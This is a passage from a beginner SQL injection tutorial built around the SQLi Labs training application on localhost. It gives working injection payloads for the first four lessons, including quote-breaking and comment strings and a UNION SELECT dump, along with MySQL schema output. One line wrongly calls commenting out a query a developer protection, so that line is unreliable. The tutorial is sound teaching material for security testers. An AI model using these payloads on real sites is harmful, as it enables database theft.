
resources.infosecinstitute.com

Tutorial on SQLi Labs - Infosec Resources

Aditya Balapure

19-24 minutos


SQL Injections
Less-1
GET - Error based - Single quotes - String
Less-2
GET - Error based - Intiger based
Less - 3
GET - Error based - Single quotes with twist - string
Less - 4
GET - Error based - Double Quotes - String
Less - 5
GET - Double Injection - Single Quotes - String
Less - 6
GET - Double Injection - Double Quotes - String
Less - 7
GET - Dump into outfile - String
Less - 8
GET - Blind - Boolian Based - Single Quotes
Less - 9
GET - Blind - Time based. - Single Quotes
Less - 10
GET - Blind - Time based - double quotes
Less - 11
POST - Error Based - Single quotes- String
Less - 12
POST - Error Based - Double quotes- String - with twist
Less - 13
POST - Double Injection - Single quotes- String - with twist
Less - 14
POST - Double Injection - Single quotes- String - with twist
Less - 15
POST - Blind- Boolian/time Based - Single quotes
Less - 16
POST - Blind- Boolian/Time Based - Double quotes
Less - 17
POST - Update Query- Error Based - String
Less - 18
POST - Header Injection - Uagent field - Error based
Less-19
POST - Header Injection - Referer field - Error based
Less-20
POST - Cookie injections - Uagent field - error based.
Less-21
POST- Dump into outfile - String
Less-22
Future Editions

Structured Query Language, also known as SQL, is basically a programming language that deals with databases. For beginners, databases are simply data stores that contain both client side and server side data. SQL manages databases through structured queries, relations, object oriented programming, etc. Programming geeks will have come across many such types of software, like

MySQL, MS SQL, Oracle, and Postgresql. These are a few of the programs that give us the capability to manage large databases/data stores through structured queries. Script kiddies would definitely have had hands-on experience with terms like SQL injection, which they may have even performed through the use of automated tools like SQL Map or SQL Ninja, but may not know the actual working of it. In this short tutorial I will try to give you a deep understanding of how SQL injection works, how an attack takes place, and what it takes to call an application SQL-vulnerable. The lab we will be using for demonstration is **SQLi Labs,** which can be freely downloaded from https://github.com/Audi-1/sqli-labs solely for the purpose of studying and making applications safe from such vulnerabilities, talking from a programmer's perspective. So this tutorial will have a hands-on mix both for coders and for security testers.

Infosec Skills Challenge

Join the quest for new skills, bragging rights and over $1,000 in prizes. Do you accept the challenge?

GET STARTED

Installation:


1. Download the source from https://github.com/Audi-1/sqli-labs
2. Copy this into your Apache webroot folder (htddocs, /var/www)
3. Open the file "db-creds.inc," which can be found under sql-connections folder
4. Change the mysql username and password to your own
5. Open your browser and access the folder through localhost to fire the index.html file
6. Click on the link setup/resetDB to create the database in your

mysql

7. Game on!

Labs:

Lesson 1: GET – Error-Based – Single Quotes – String


localhost/sqli-labs/Less-1/


Welcome Dhakkan
Please input the ID as parameter with numeric value

SQLI DUMB SERIES-1

You get a “Welcome Dhakkan” (a Hindi slang word that usually refers to a stupid person). The programmer for SQLI Labs definitely has a good sense of humor. Now we get a parameter “id” with numeric value injection.

-> ?id=1

Fire!


localhost/sqli-labs/Less-1/?id=1

Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb

SQLI DUMB SERIES-1


Task completed! We have the login name Dumb and the password is Dump. So basically we added a parameter to the URL and pointed that parameter to the first record. There was an immediate query from the browser to the database table to fetch the record for id=1. Similarly, you can fire the query for subsequent records like 2, 3, 4….

Here is the actual query which ran at the back end:

Select * from TABLE where id=1;

Lesson 2: GET – Error-Based – Integer-Based

Now we try to attack the application similarly by putting in strings such as “abc“and “abcd.” We observe that for lesson 2 we receive an error from the database. Next we do a bit of tampering with the number and add a ‘ (single quote) with the number.



```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' LIMIT 0,1' at line 1
```

We again get an error in the Mysql server for incorrect syntax.

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ” LIMIT 0,1′ at line 1

Now the query which it changes to is

Select * from TABLE where id = 1’ ;

So we have an odd number of single quotes **(‘),** which breaks the query and also string input throwing error.


Hence the result we come out with is that the coder has used integer for the query

Select * from TABLE where id = (some integer value);

Now, from the developer's perspective, to add protection from such errors we can comment out the rest of the query:

http://localhost/sqli-labs/Less-2/?id=1–


Note: Be sure to add a space after the comments or URL encoded space (%20) or else the comment will not work.



Lesson 3: Error-based single quotes with twist – string

In this lesson we will learn to perform an error-based single quote attack. In the screenshot below, we quote

?id='



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '") LIMIT 0,1' at line 1


After injecting the code we got an error message like

MySQL
server version for the right syntax to use near '''') LIMIT 0,1′ at line 1

Here it means that the developer has used the query which is

Select login_name, select password from table where id= ('our input here')

So again we inject the code with this **?id=1′) –+**


localhost:8080/sqli-labs/Less-3/?id=1')--+


Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb

We are able to get through with the username and password and the query has been commented out.

Lesson 4: Error-based double quotes string

In this lesson we will learn to perform an error-based double quotes attack as shown below in the screenshot

?id=1"



localhost:8080/sqli-labs/Less-4/?id=1"

Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb

After injecting the code we can see a username and password. Now we try to dump the database to retrieve some sensitive information. Let us assume in the beginning that there are three columns presented in the database. So here we use the union select command to dump the database like this: ?id=1'') union select 1,2,3 –+.

Now to do some sql basics we start mysql and check the database through the query


show databases;



```
Server version: 5.1.62-0ubuntu0.10.04.1 (Ubuntu)

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| openx              |
| owasp10            |
| security           |
| test1              |
+--------------------+
6 rows in set (0.05 sec)
```


For the purpose of this lab the database name is security so we select security through the command.

Use security;



```
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| openx              |
| owasp10            |
| security           |
| test1              |
+--------------------+
6 rows in set (0.05 sec)

mysql> use security;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> sho
```


Now we check the tables with **show tables;**



```
| openx              |
| owasp10            |
| security           |
| test1              |
+--------------------+
6 rows in set (0.05 sec)

mysql> use security;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+--------------------+
| Tables_in_security |
+--------------------+
| emails             |
| referers           |
| uagents            |
| users              |
+--------------------+
4 rows in set (0.00 sec)

mysql>
```

Here we can see there are four tables and let us see the structure of the table.


desc emails;




```
| users              |
+--------------------+
4 rows in set (0.00 sec)

mysql> desc users;
+----------+-------------+------+-----+---------+----------------+
| Field    | Type        | Null | Key | Default | Extra          |
+----------+-------------+------+-----+---------+----------------+
| id       | int(3)      | NO   | PRI | NULL    | auto_increment |
| username | varchar(20) | NO   |     | NULL    |                |
| password | varchar(20) | NO   |     | NULL    |                |
+----------+-------------+------+-----+---------+----------------+
3 rows in set (0.00 sec)

mysql> desc emails;
+----------+-------------+------+-----+---------+----------------+
| Field    | Type        | Null | Key | Default | Extra          |
+----------+-------------+------+-----+---------+----------------+
| id       | int(3)      | NO   | PRI | NULL    | auto_increment |
| email_id | varchar(30) | NO   |     | NULL    |                |
+----------+-------------+------+-----+---------+----------------+
2 rows in set (0.00 sec)

mysql>
```

Before continuing to the front-end attack we want to discuss the system database, which is information_schema. So we use it through

use information_schema



